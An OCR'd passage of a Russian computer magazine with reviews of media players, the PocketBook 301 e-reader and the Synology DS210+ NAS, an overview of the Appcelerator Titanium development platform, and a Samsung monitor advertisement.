СЕТЬ: ETHERNET 10/100 МБИТ/С
РАЗЪЕМЫ: 2X USB, SD
БЕСПРОВОДНАЯ СВЯЗЬ: N/A
ПОДДЕРЖИВАЕМЫЕ ФОРМАТЫ: REAL VIDEO 8/9/10 — C REALAUDIO И AAC AUDIO (*.RM, *.RMVB,) MPEG 1 И MPEG 2 — C LAYER I, II, III, AC3* AUDIO (*.MPG, *.MPEG, *.DAT) MPEG4 — C MP3 AUDIO (*.AVI), MP3, WMA
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ:
ИСТОЧНИКИ ВОСПРОИЗВЕДЕНИЯ: USB, КАРТЫ SD
HDD В КОМПЛЕКТЕ: НЕТ
ГАБАРИТЫ, ММ: 115X88X22



У этого плеера много интересных особенностей, среди которых есть и практически моментальная загрузка, и миниатюрные размеры, встроенный и дистанционный пульты управления, а также самая низкая в обзоре цена. Естественно, что последний пункт влечет за собой некоторые последствия: отсутствие порта LAN, неполная русификация меню, чтение только карт SD, отсутствие разъема SATA, которое приводит к тому, что внешний жесткий диск можно подключить только через порт USB. Но со своей основной задачей плеер справляется великолепно, а миниатюрность позволит тебе спокойно положить его в карман и уехать с ним куда-нибудь, где будут ждать друзья, жаждущие просмотра новых фильмов и фотографий. В общем, ты сам можешь решать, приобрести ли тебе дорогой и навороченный плеер, либо недорогой и с основными функциями, такой как ONEXT Multimedia BOX M-Box 1.


ПРОДАЖА НЕСОВЕРШЕННОЛЕТНИМ
18+
ЗАПРЕЩЕНА





SEAGATE FREEAGENT Theater

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

СЕТЬ: ETHERNET 10/100 МБИТ/С
РАЗЪЕМЫ: HDMI 1.3, КОМПОЗИТНЫЙ, КОМПОНЕНТНЫЙ, 2X USB, LAN, ВНУТРЕННИЙ USB
БЕСПРОВОДНАЯ СВЯЗЬ: ОПЦИОНАЛЬНЫЙ WI-FI АДАПТЕР
ПОДДЕРЖИВАЕМЫЕ ФОРМАТЫ: MKV; AVI; DIVX; DIVX HD; RMVB REAL MEDIA; WMV9; VC-1; MPEG-1; MPEG-2 (VOB/ISO); MPEG-4 (XVID); XVID HD; MOV; AVC HD; H.264; M2TS; TS/TP/M2T; AAC; MP3; DOLBY® DIGITAL; DTS; FLAC; ASF; ADPCM; LPCM; OGG; WMA; WAV; JPEG FILES (UP TO 20 MEGAPIXELS); BMP; TIFF; PNG; GIF
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ: 1080I
ИСТОЧНИКИ ВОСПРОИЗВЕДЕНИЯ: USB, LAN
HDD В КОМПЛЕКТЕ: НЕТ
ГАБАРИТЫ, ММ: 31X183X180



Экранное меню управления и корпус этого устройства весьма схожи между собой, они оба стильные и удобные. Корпус, помимо этого, еще и тонкий, со светящимся логотипом производителя. Нужно отметить, что загрузка устройства, обзоры папок, поиск файлов и другие подобные операции выполняются весьма шустро. А вот имена файлов и папок отображаются настолько мелким шрифтом, что нормально прочитать их можно только на телевизоре высокой четкости. Внутрь устройства можно установить только USB, а не SATA жесткий диск, но так как расположение USB-разъема никем и нигде не оговорено, то поместиться в плеер сможет не каждый такой диск. В этом случае на помощь придут два внешних USB-разъема. Помимо весьма впечатляющего списка поддерживаемых форматов данных, Seagate FreeAgent Theater может похвастаться работой с Flickr, YouTube и другими интернет-сервисами.

WESTERN DIGITAL WD TV Live

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

СЕТЬ: ETHERNET 10/100 МБИТ/С
РАЗЪЕМЫ: ETHERNET; HDMI; СОСТАВНОЙ СИГНАЛ A/V; КОМПОНЕНТНЫЙ ВИДЕОСИГНАЛ; USB 2.0
БЕСПРОВОДНАЯ СВЯЗЬ: ТОЛЬКО С ПОМОЩЬЮ ОПЦИОНАЛЬНОГО USB КОНТРОЛЛЕРА
ПОДДЕРЖИВАЕМЫЕ ФОРМАТЫ: AVI (XVID); AVC; MPEG1/2/4; MPG/MPEG; VOB; MKV (H.264; X.264; AVC; MPEG1/2/4; VC-1); TS/TP/M2T (MPEG1/2/4; AVC; VC-1); MP4/MOV (MPEG4; H.264); M2TS; WMV9; JPEG; GIF; TIF/TIFF; BMP; PNG; MP3; WAV/PCM/LPCM; WMA; AAC; FLAC; MKA; AIF/AIFF; OGG; DOLBY DIGITAL; DTS
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ: 1920X1080P24
ИСТОЧНИКИ ВОСПРОИЗВЕДЕНИЯ: USB, LAN
HDD В КОМПЛЕКТЕ: НЕТ
ГАБАРИТЫ, ММ: 40X100X126



Как это ни странно, но в плеере от известнейшего производителя жестких дисков как раз места для HDD и не нашлось, поэтому если ты выберешь это устройство, то тебе придется довольствоваться разъемом LAN и двумя разъемами USB, через которые можно подключить внешний жесткий диск или флешку. Благодаря Ethernet-порту девайс отлично играет HD-видео с сетевых ресурсов, поэтому отсутствие встроенного диска превращается в плюс: плеер очень компактный.
Из абсолютно положительных моментов нужно отметить работу с такими интернет-сервисами, как радиостанции и YouTube, а так же крутую поддержку разнообразных форматов и кодеков: за долгое время работы с девайсом мы ни разу не столкнулись с тем, что какой-то файл воспроизвести не удалось.

ВЫВОДЫ

Выбор мультимедийных плееров сегодня весьма велик, каждый сможет подобрать себе устройство на свой вкус и кошелек. Мы же награждаем титулом «Выбор редакции» устройство ICONBIT HDS6L за обширный интернет-функционал, а «Лучшая покупка» сегодня — это плеер WD TV Live, который победил по соотношению цена/качество.

Библиотека в кармане

Если не изменяет память, мы еще ни разу не делали обзоры электронных читалок. Но мы очень любим, когда разработчики берут какой-то промышленное решение и удачно модифицируют его. Так и получилось с PocketBook 301. В основе читалки – техническая база одного из устройств Netronix Inc., которая также используется кучей других брендов. Но именно украинским разработчикам удалось сделать на этой базе наиболее гармоничное и удачное во всех отношениях устройство для чтения книг.



Экран PocketBook выполнен по технологии E-Ink (6", Vizplex 600x800, 166 dpi) – это позволяет читать книги с поверхности экрана, как со страниц обычной бумажной книги с минимумом напряжения для глаз. При этом размер и шрифт текста, а также яркость ты выбираешь сам.

Рекордное количество поддерживаемых форматов – отличительная черта этой читалки. PocketBook 301 поддерживает FB2, TXT, PDF, DJVU, RTF, HTML, PRC, CHM, EPUB, DOC, TCR, FB2.ZIP. Соответственно, не придется морочить себе голову, преобразуя один формат в другой.

Основная изюминка PocketBook 301 – это хорошая прошивка, представляющая собой удачное сочетание удобного интерфейса, управления с помощью единственного джойстика и правильной русификации, включающей эргономические кириллические шрифты.

В отличие от многих решений, устройство не умеет засыпать, а всегда выключается полностью — это сделано сознательно, для экономии энергии. Мощного аккумулятора (1000 mAh) в режиме чтения хватит более чем на 8000 перелистываний.

На включение устройства требуется от 8 до 14 секунд. Много это или мало — зависит от ожиданий, но в любом случае не стоит упрекать устройство в тормознутости: это же E-ink читалка, в конце концов!

При включении PocketBook 301 пользователь попадает сразу к последнему месту чтения. Нет необходимости создавать закладки, сразу после включения читалка откроет книгу именно на том месте, где ты закончил его читать.

Для хранения книг устройство предлагает 512 Мб внутренней памяти, при этом в комплекте есть SD карта на 1 или 2 Гб (в зависимости от комплектации). В качестве процессора используется чип Samsung 400МГц, который работает в паре с 64 Мб оперативки.

Существует несколько расцветок корпуса: черный, серый, розовый, салатовый. От этого зависит цвет обложки, которая поставляется вместе с девайсом. PocketBook 301 — это модель с большим экраном. Ее габариты: 118x188x8,5 мм.



Дмитрий Ленский





Сетевое хранилище

ТЕСТ-ДРАЙВ NAS SYNOLOGY DS210+

Много лет назад, когда дома появилось несколько компьютеров, я всерьез заморочился организацией общего файлового хранилища. Жесткие диски в то время стоили неприлично дорого, а потому файлы важно было разместить в одном, доступном для всех месте — так и дешевле, и гораздо удобнее.

В качестве файлового сервера пыхтел и гудел старый компьютер с дополнительным RAID-контроллером, заботливо спрятанный в кладовке. Помню, пришлось немало помучиться, чтобы организовать охлаждение дня HDD, а также поднять на нем FreeBSD и все сопутствующие сетевые сервисы: CIFS, SMB и т.д. Тогда это все было в кайф :). Сейчас, даже если бы я и собирал подобный файловый сервер, то исключительно как временное решение. Все просто: нет сейчас смысла собирать целый компьютер, искать для него место, слушать по ночам его гул, а в случае какого-то сбоя, еще и настраивать эту шайтан-машину заново. Весь этот велосипед изящно заменило специальное заточенное под сетевое хранение решение: я говорю об устройствах NAS (Network Attached Storage). Маленькая коробочка с жесткими дисками внутри отлично обслуживает все появившиеся в доме девайсы: два ноутбука, iPad, игровую консоль, а также HD медиа плеер. Последний, чтобы внести ясность, берет видео по сети и воспроизводит его на телевизор — короче говоря, этот тот же Windows Media Player, но реализованный на аппаратном уровне. И для него сетевое хранилище — как нам воздух. На замену своему уже порядком устаревшему NAS'у я взял на длительный тест-драйв модель от Synology: DS210+.

NAS ИЗНУТРИ

Как и многие другие embedded-устройства, DS210+ представляет собой маленький



компьютер. Если его разобрать, внутри окажется: storage-процессор 1,06 ГГц от Freesale и 512 Мбайт оперативной DDR2, на который установлена специальная версия Linux. Но в отличие от громоздкого компа такой коробочке не нужно места на рабочем столе и она практически бесшумна. Вместо того, чтобы оставлять включенным обычный системник с расшаренными дисками, который жрет электричество и постоянно гудит, часто может быть достаточно одной такой коробочки. Даже если поставить ее рядом с собой, то единственное, что услышишь, — это работу жестких дисков. Кстати, подключить HDD к NAS, и именно с этого начинается работа с девайсом, — плевое дело. Достаточно открыть крышку и прикрутить SATA-диски к специальным креплениям (в модели DS210+ их всего два). Мало этого, если у тебя уже есть внешние харды с интерфейсом eSATA или USB, то их вообще можно подключить без вскрытия устройства. Благо у DS210+ есть один eSATA и сразу 3 USB разъема. И еще, к USB можно подключить не только диски, но еще и IP-камеру, а также принтер. Получается, что купив NAS, мы приобретаем еще и функцию сетевого принтера, а также видеорегистратора, который скрупулезно будет записывать видео с камеры на жесткий диск. Подключай — не хочу. Вообще многочисленные порты для подключения внешний девайсов, кнопки для включения и перезагруки устройства, светодиоды для индикации активности сетевого адаптера и дисков — все это вкупе со строгим и стильным корпусам еще больше делает DS210+ походим на обычный компьютер, но во много раз уменьшенный и практически бесшумный.

НАСКОЛЬКО БЫСТРО?

Может показаться, что если файлы отнесешь подальше от себя, то и работать с ними будешь, соответственно, медленнее. Но это не так. Встроенная в NAS операционная система специально заточена на максимальное быстродействие с жесткими дисками, а гигабайтный сетевой адаптер отлично справляется с передачей данных по сети. Подключившись по гигабиту к DS210+, простейшие тесты выявили, что девайс записывает на одиночный диск данные со скоростью до 31 Мбайт/сек. Можно не пытаться осознать, много это и мало. Достаточно понять, что это почти так же быстро, как если бы жесткий диск был подключен непосредственно к компу. Поделюсь с тобой маленьким хинтом: на сайте производителя есть список Wi-Fi донглов, которые можно подключить в USB порт NAS'а. Если взять 802.11n адаптер, то можно получить вообще беспроводное хранилище, при этом скорость будет сравнима со 100 мегабитной локалкой. На деле получаем идеальный вариант, если необходимо спрятать NAS от посторонних глаз – можно отобойтись вообще без проводов!
Еще один вопрос: насколько надежно такое хранение файлов? Очень надежно. Файлы на сетевом хранилище находятся ничуть не в меньшей безопасности, чем на обычном ПК. Скажи: когда ты в последний раз заглядывал в параметры SMART своего жесткого диска? Лично я уже забыл, когда устанавливал подходящую для этого утилиту, и обнаружил, что у одного из хардов есть серьезные проблемы, увидев заветные циферки в админке NAS'а. Тут уже волей-неволей задумываешься о том, чтобы поднять на насе RAID 1 и зеркально бэкапить данные на второй жесткий диск. Даже если один HDD помрет, данные останутся, а «коробочка» об этом сообщит по e-mail, акустически и визуально. Кстати система уведомлений можно настроить и через SMS. Правда, для этого понадобится обзавестись аккаунтом на SMS-шлюзе Clickatel (www.clickatell.com) и положить на свой счет немного денег. Помимо разных текстов S.M.A.R.T не лишнем оказывается и проверка на bad-сектора, которую NAS предлагает выполнить, перед тем как разбить подключенные диски на разделы. Все это осуществляется через интерфейс управления Synology DiskStation Manager.

SYNOLOGY DSM

Сам интерфейс Synology DSM 2.3 заслуживает отдельного разговора. Но прежде я хочу рассказать, как производится первичная настройка устройства. На CD-диске к NAS есть специальная утилита Synology Assistant — это своего рода сетевой сканнер, который проверяет все IP-адреса в текущей подсети и пытается найти среди них устройства Synology. Как только NAS найден, с помощью этой же программы в него заливается прошивка. Для этого достаточно указать pat-файл с микропрограммой для своей версии девайса, а остальное программа делает сама.
Ошибиться здесь невозможно, потому что загрузчик не даст залить прошивку от другого устройства. Необходимо отметить, что новые прошивки и версии утилит (того же Synology Assistant) появляются с завидной регулярностью и их можно даже не брать с прилагающегося CD, а просто скачать с www.synology.su или synology.com.
После установки прошивки девайс готов к работе: можно выбирать пункт «Подключиться» и таким образом войти в систему управления NAS Synology -- Disk Station Manager (DSM).
Итак, любые настройки работы NAS'а осуществляются через этот удобный веб-интерфейс, построенный с активным использованием AJAX. Важная часть Synology DSM — это менеджер разделов, с помощью которых осуществляется разбивка жестких дисков. Здесь можно не просто отформатировать все пространство и сделать его доступным по сети. Благодаря встроенному контроллеру iSCSI на сетевых накопителях можно создавать виртуальные диски, форматировать их в требуемой файловой системе и использовать как обычные жесткие диски компьютера по локальной сети и даже через Инет. В Windows XP-Vista-7/Mac OS X можно примонтировать такой виртуальный диск к системе через iSCSI и работать с ним на скоростях, которые позволяет сеть. Консервативным линуксоидам, засидевшимся на старых ветках ядра, придется обновиться, потому как поддержка iSCSI появилась в версии kernel'a 2.6.12. Кроме того, можно в два клика мыши поднять доступ по протоколам FTP, NFS, SAMBA/CIFS или AFP (для MAC) — все сетевые настройки собраны в одном месте. А так как в большом хранилище могут быть файлы разных пользователей, очень кстати оказывается панель для управления пользователями и правами доступа.
Сегодня доступ к файлам необходим не только обычным компьютерам, но и медиалеерам, игровым приставкам или даже телевизорам, у которых теперь нередко есть встроенный сетевой порт, оказываются крайне полезными настройки сервера мультимедия. По большому счету, включение сервера DLNA/UPnP, который будет в потоковом режиме вещать видео в сеть, осуществляется в один клик мыши. Помимо этого можно включить сервер iTunes, чтобы все клиенты iTunes в одной подсети могли искать и воспроизводить музыкальные композиции или видео в папке общего доступа «music», «video» и «photo».

ПЕРВЫЕ ВПЕЧАТЛЕНИЯ

Достав DS210+ можно уже через каких-то десять-пятнадцать минут (большая часть из которых занимает форматирование диска и проверка его состояния), иметь готовое сетевое хранилище в системе. Сетевой накопитель отлично подходит для задач хранения и обмена данными дома, в рабочих группах и небольших компаниях. В каждом конкретном случае, функциональность устройства можно подогнать «под себя». И если тебе мало простого хранилища, ты в любой момент сможешь поднять на нем дополнительные демоны вроде веб-сервера или СУБД, или, например, настроить torrent-клиент, который будет круглосуточно скачивать и отдавать файлы. Но об этом мы поговорим в следующий раз.

Александр Лозовюк aleks.raiden@gmail.com



Приложение из титана

Создаем программы с помощью новой платформы Titanium

Чтобы разрабатывать приложения, есть огромное количество решений. Но если это необходимо делать быстро и под все платформы сразу, чтобы программа работала и на iPhone/iPad, и на Android, и на соседнем компьютере с любой осью, то вариантов почти нет. Единственная надежная технология — Appcelerator Titanium, одно из самых современных и продвинутых решений на сегодняшний день.


Разные платформы были всегда, но сегодня это разнообразие стало особенно заметно. Появление Ubuntu и Mandriva позволило многим пользователям открыть для себя Linux, хотя еще недавно многие из них о существовании чего-либо, кроме Windows (как же без нее?), не подозревали. Другие вероотступники соскочили на MacOS и теперь смотрят на других свысока. А если заглянуть в карман? Миллион разных гаджетов, и ведь, как назло, у всех разная платформа. Apple каким-то невероятным способом подсадил миллионы людей на iPad/iPhone с iOS, Google лезет во все щели рынка со своим Android OS, а ведь есть Windows Mobile, сразу несколько платформ от Nokia, никому неизвестные у нас, но зато дико популярные на западе телефоны BlackBerry со своей собственной ОС. Получается настоящий зоопарк. А теперь посмотрим на бедного программиста. Ведь как же хочется один раз написать приложение, воплотить все свои мысли и идеи, а потом легким движением руки запускать программу везде. Но ведь фиг!

Да, есть Java, на которой, как предполагалось, программы будут работать абсолютно везде, но только мало что получилось. Если на десктопах Java-приложения работают еще более менее (хотя многие при этом морщат носом, мол, «Ох, опять эта тормозная Java»), то с мобильной стороной у платформы сейчас полный провал. Хотя внутри Android'а и лежит Java, она сильно урезана и подогнана под возможности смартфонов. Короче говоря, если захочешь писать под все это разнообразие, готовься осваивать под каждую платформу свой язык, компилятор, ограничения платформы и API, а еще придется раскошелиться — для iPad/iPod/iPhone особо не попишешь без реального устройства и железного мака.


Но лень, как говорится, двигатель всей ИТ-мысли. Относительно недавно появились предприимчивые парни из стартапа Appcelerator, которые выложили в открытом виде специальный фреймворк и систему разработки Titanium. И никто, возможно, не взглянул бы на их творение (в конце концов, сейчас же столько различных сред и фреймворков), если бы не те чумовые возможности, которая она сразу предложила. Ты пишешь программу один раз, используя только единственную систему API, а потом компилируешь одним кликом под разные системы: Windows, Linux, MacOS и... мобильные платформы! Но как?

ТИТАНОВЫЙ СКЕЛЕТ

Appcelerator Titanium — это не просто чудо-компилятор. Это целая система для быстрой кросс-платформенной разработки приложений, тестирования, сборки и распространения на всех доступных платфор-



Песочница, чтобы попробовать API и тестировать код, не создавая целое приложение



При создании нового приложения указывается минимум данных. Основные настройки скрыты в файле tiapp.xml

мах, включая мобильные. Но это еще не самое главное. Ведь в основе всего лежат стандартные веб-технологии: HTML 5, CSS и JavaScript. С учетом нынешних трендов сложно представить что-то другое. На деле это означает, что с Titanuim ты можешь разрабатывать приложения для десктопа, как если бы ты верстал простой сайт, а потом просто скомпилировать и получить бинарный исполняемый файл. Мало того, как и в случае с веб-приложениями, всю функциональность можно разрабатывать на привычных динамических языках: Python, Ruby и даже на PHP. Чтобы еще раз осознать суть, повторю: как тебе идея создать знакомыми веб-средствами полноценное приложение , которое в один клик можно скомпилировать под Windows, Linux или смартфон на Android? Супер-решение!
Создавать приложения с помощью Titanuim ты можешь в любой удобной среде разработки или даже в Блокноте. В проект включаются необходимые файлы: графические, стили, HTML-странички и любые другие ресурсы. Если придется что-то реализовывать вне приложения, к твоим услугам API-интерфейс, который предоставляет Titanium. Это необходимо, чтобы абстрагироваться от конкретных платформ — тебе не надо думать: «А как, черт возьми, открыть файл на устройстве Blackberry или создать диалоговое окно?». Большая часть API доступна для всех устройств, а если какой-то функции нет, она эмулируется. Все это работает как runtime-прослойка (для каждой платформы своя), но тебя это уже не беспокоит, ведь приложение работает только поверх своей среды. Внутри приложения лежит лучший из современных веб-движков — Webkit, который используется как рендер HTML/CSS, а также как среда исполнения JavaScript-кода. Эта часть платформы всегда доступна. Если же ты хочешь писать на других языках, например, PHP или Ruby, их интерпретаторы и необходимые библиотеки будут включены в приложение. Внутри системы есть API для связки всех языков вместе, поэтому просто можешь писать на том, что лучше знаешь, а потом связать все вместе. Приятно, что разработчики не стали модифицировать базовые дистрибутивы языков — например, PHP можно обновить, просто скопировав в SDK файлы из официального дистрибутива.
Вторым компонентом Titatium'а является специальное приложение для сборки проекта, созданное, конечно же, на своей платформе. С его помощью ты можешь создать профиль приложения, задать его базовые параметры, а потом одной кнопкой запустить и проверить, что вышло. На твоем компьютере код будет запакован в двоичный исполняемый файл, слинкован с runtime-платформой и выполнен. Если все хорошо и правильно работает, смело переходи к последней фазе разработки.
Appcelerator использует собственную облачную платформу для компиляции и создания приложений для разных платформ, поэтому на компьютере ты сможешь собрать только тестовый вариант приложения для проверки его работы. Сами же исполняемые файлы для разных платформ будут собраны на мощностях компании, а тебе выдадут только красивую страничку со ссылками на все доступные варианты. Маленькая оговорка: выдадут, только если не глючит система сборки, которая почему-то частенько обламывает меня с компиляцией. На этом этапе ты просто выбираешь целевые платформы, а также вариант установки, который будет использоваться. Если не заморачиваться по поводу размера приложения, то можно слинковать рантайм и библиотеки Titanium'а вместе с самим приложением (такой пакет называется bundled). Если же хочешь получить минимальный инсталлятор, то выбери Network; тогда при установке программа сама загрузит необходимые ему компоненты из Сети. Если разрабатываешь что-то коммер-


ХИМИЧЕСКИЙ СОСТАВ ТИТАНИУМА

Если тебе интересно, что находится внутри этой системы, слушай. Для построения эффективной кроссплатформенной системы модулей на разных языках Appcelerator написали нечто подобное для ядра ОС, только направленное на взаимодействие библиотек. Kroll — это микроядро на C++, которое выступает связующим звеном между всеми модулями и языками, преобразует вызовы методов из разных языковых сред, обеспечивает передачу параметров в понятном для языка стиле и формате. Для этого модуль, написанный на одном из поддерживаемых языков (JavaScript, C/C++, Python, Ruby, PHP), должен использовать Module API. С другой стороны, необходимо использовать специальный Binding API, специфический для каждого языка, который и отвечает за работу с данными. После регистрации (связывания) модуля с ядром Kroll можно прозрачно вызывать методы любых языков и модулей. В будущем планируется добавить поддержку Java, C#/Mono и Lua. Исходники ядра доступны на Github — www.github.com/appcelerator/kroll



links

- Официальный сайт платформы: www.appcelerator.com
- Хорошая документация по API: developer.appcelerator.com/documentation
- Примеры приложений: www.appcelerator.com/showcase/applications-showcase
- Обучающее видео: developer.appcelerator.com/training
- Сравнение мобильных платформ и средств разработки: www.devx.com/wireless/Article/45208/1954?pf=true



Перед сборкой необходимо отметить флажками интересующие тебя платформы и тип установки. Все остальное будет сделано на облачных мощностях компании

Для отладки проекта доступен встроенный в движок WebKit-а Inspector

чески интересное, то необязательно выкладывать свое творение сразу для всех, приложения могут быть приватными — тогда его смогут поставить только те, кому ты сообщишь ссылку на страницу загрузки. Если же ты сделал обновление к уже существующему приложению, то всем пользователям будет разослано уведомление, что вышла новая версия, и они смогут быстро ее установить.

РАЗБИРАЕМСЯ С API

Самая интересная для тебя, как разработчика, часть платформы — это ее API. Ведь именно через него строится приложение и использует функционал девайсов, на которых будет работать программа. Я не стану тебе пересказывать содержание документации, которая доступна на сайте, а лучше расскажу о ключевых модулях, которые будут полезны для создания приложений с уникальным функционалом.

Database — встроенная база данных SQLite, легко встраиваемая в приложение.

Network — самый богатый компонент для взаимодействия клиентов и серверов. Вспомни, сколько костылей надо, чтобы добавить функции общения в реальном времени для веб-приложений: разные там Comet, WebSokets и прочие технологии. Забудь, здесь есть все, что необходимо для прямой работы с сокетами: HTTP-клиент и сервер, а также другие приятные бонусы вроде встроенного компонента для IRC-чатов.

Worker — это модуль для построения многопоточности, взятый, как ты уже догадался, из спецификации HTML5. Если тебе надо что-то делать в фоновом режиме, чтобы не грузить приложение, просто создай воркера и дай ему задачу, она будет выполняться параллельно в соседнем потоке, обмениваясь сообщениями с основным приложением, никак не тормозя его.

UI — в этом модуле доступна работа с буфером обмена, панелью задач и треем. Приложение на базе Titanium'а будет вести себя идентично родным системным программам, даже не подозревая, что внутри на самом деле веб-страницы на JavaScript, дополненные возможностями HTML5.

Модули для работы с кодеками и мультимедиа. Пока что это слабое место платформы. Вот было бы круто, если бы встроили сразу видеокодеки, например, нашумевший гугловский VP8/WebM. Это бы обеспечило возможность делать серьезные мультимедийные приложения, порвав в клочья ближайшего конкурента, Adobe AIR, на его же поле.

Analytics — встроенная система для получения подробной статистики использования приложения. Это что-то типа Google Analytics, но для приложения. И, кстати, это очень круто — видно, что разработчики не только увлеклись крутостью своей платформы, но и поняли, что без таких вещей в суровый мир коммерческих решений не пробиться.

UpdateManager — модуль обновлений. Любое приложение развивается и дополняется, и, чтобы не заставлять пользователей повторно что-то скачивать и ставить, в базовый API входит компонент UpdateManager, который берет всю эту рутину на себя. Можешь спать спокойно: как только появится новая версия приложения, оно будет сразу доступно всем пользователям.

Надо сказать, что API для мобильных устройств немного отличается от десктопного. В основном это выражается в доступности некоторых специфических модулей для работы со списком контактов, использования акселерометра и т.п. Остальные модули практически идентичные, поэтому, если тебе не надо использовать что-то мобильное, то твое приложение будет сразу работать и на десктопах, и на мобилках. Если же хочешь крутости, то в мобильной версии платформы тебе доступна интеграция с Facebook, доступ к геолокационным функциям устройства, слежение за жестами пользователя (вроде переворота или встряхивания телефона). Медиа-модуль также впечатляет: есть функции для работы со звуком и видео, работы с встроенной камерой (если она, конечно, поддерживается устройством). Работа с элементами интерфейса, кроме общих функций, имеет специфическое API для устройств на базе Android и iPad/iPhone, поэтому здесь код немного усложнится, чтобы адекватно поддерживать все возможности устройств.

Кстати, API является независимым от языка, поэтому, даже если ты на одной странице подключишь код на PHP, Ruby и JavaScript, все они смогут работать с одинаковыми объектами и методами платформы (при этом различаясь синтаксисом вызова функций). Также любой код имеет доступ к DOM-дереву текущей страницы приложения. Жаль, правда, что для мобильных платформ доступен только код на JavaScript, ведь, правда, как туда запихнуть интерпретатор PHP, который сам на пару десятков мегабайт потянет?

TITANIUM VS ADOBE AIR

«Да это ж то же самое, что и AIR от Adobe», — возможно, воскликнет читатель, знакомый с разработкой RIA-приложений на этой платформе. И будет неправ, потому что, в отличие от AIR, Titanium пакует все приложение вместе со средой исполнения. Это означает, что каждому приложению предоставляется своя отдельная среда, никак не связанная с другими приложениями. Она легко устанавливается вместе с приложением. Для запуска AIR-приложений необходимо установить саму среду. К тому же эта среда является разделяемой — одной на все приложения в системе. Конечно, это не самым лучшим образом сказывается на быстродействии. К тому же, разные приложения для AIR могут требовать разные версии фреймворка и библиотек, а это уже совсем караул. И наконец, чтобы добить сомневающихся, где AIR для 64-битного Linux'а?

SAMSUNG

TURN ON TOMORROW*

Яркий аппетитный дизайн






BX2350 PX2370 BX2335

Обновлённая линейка

 **мониторов Samsung**

- Разрешение FullHD
- Цветовой охват 100% sRGB[1]
- Время отклика 2 мс (GtG)
- Контрастность MEGA DCR

[1] модель PX2370



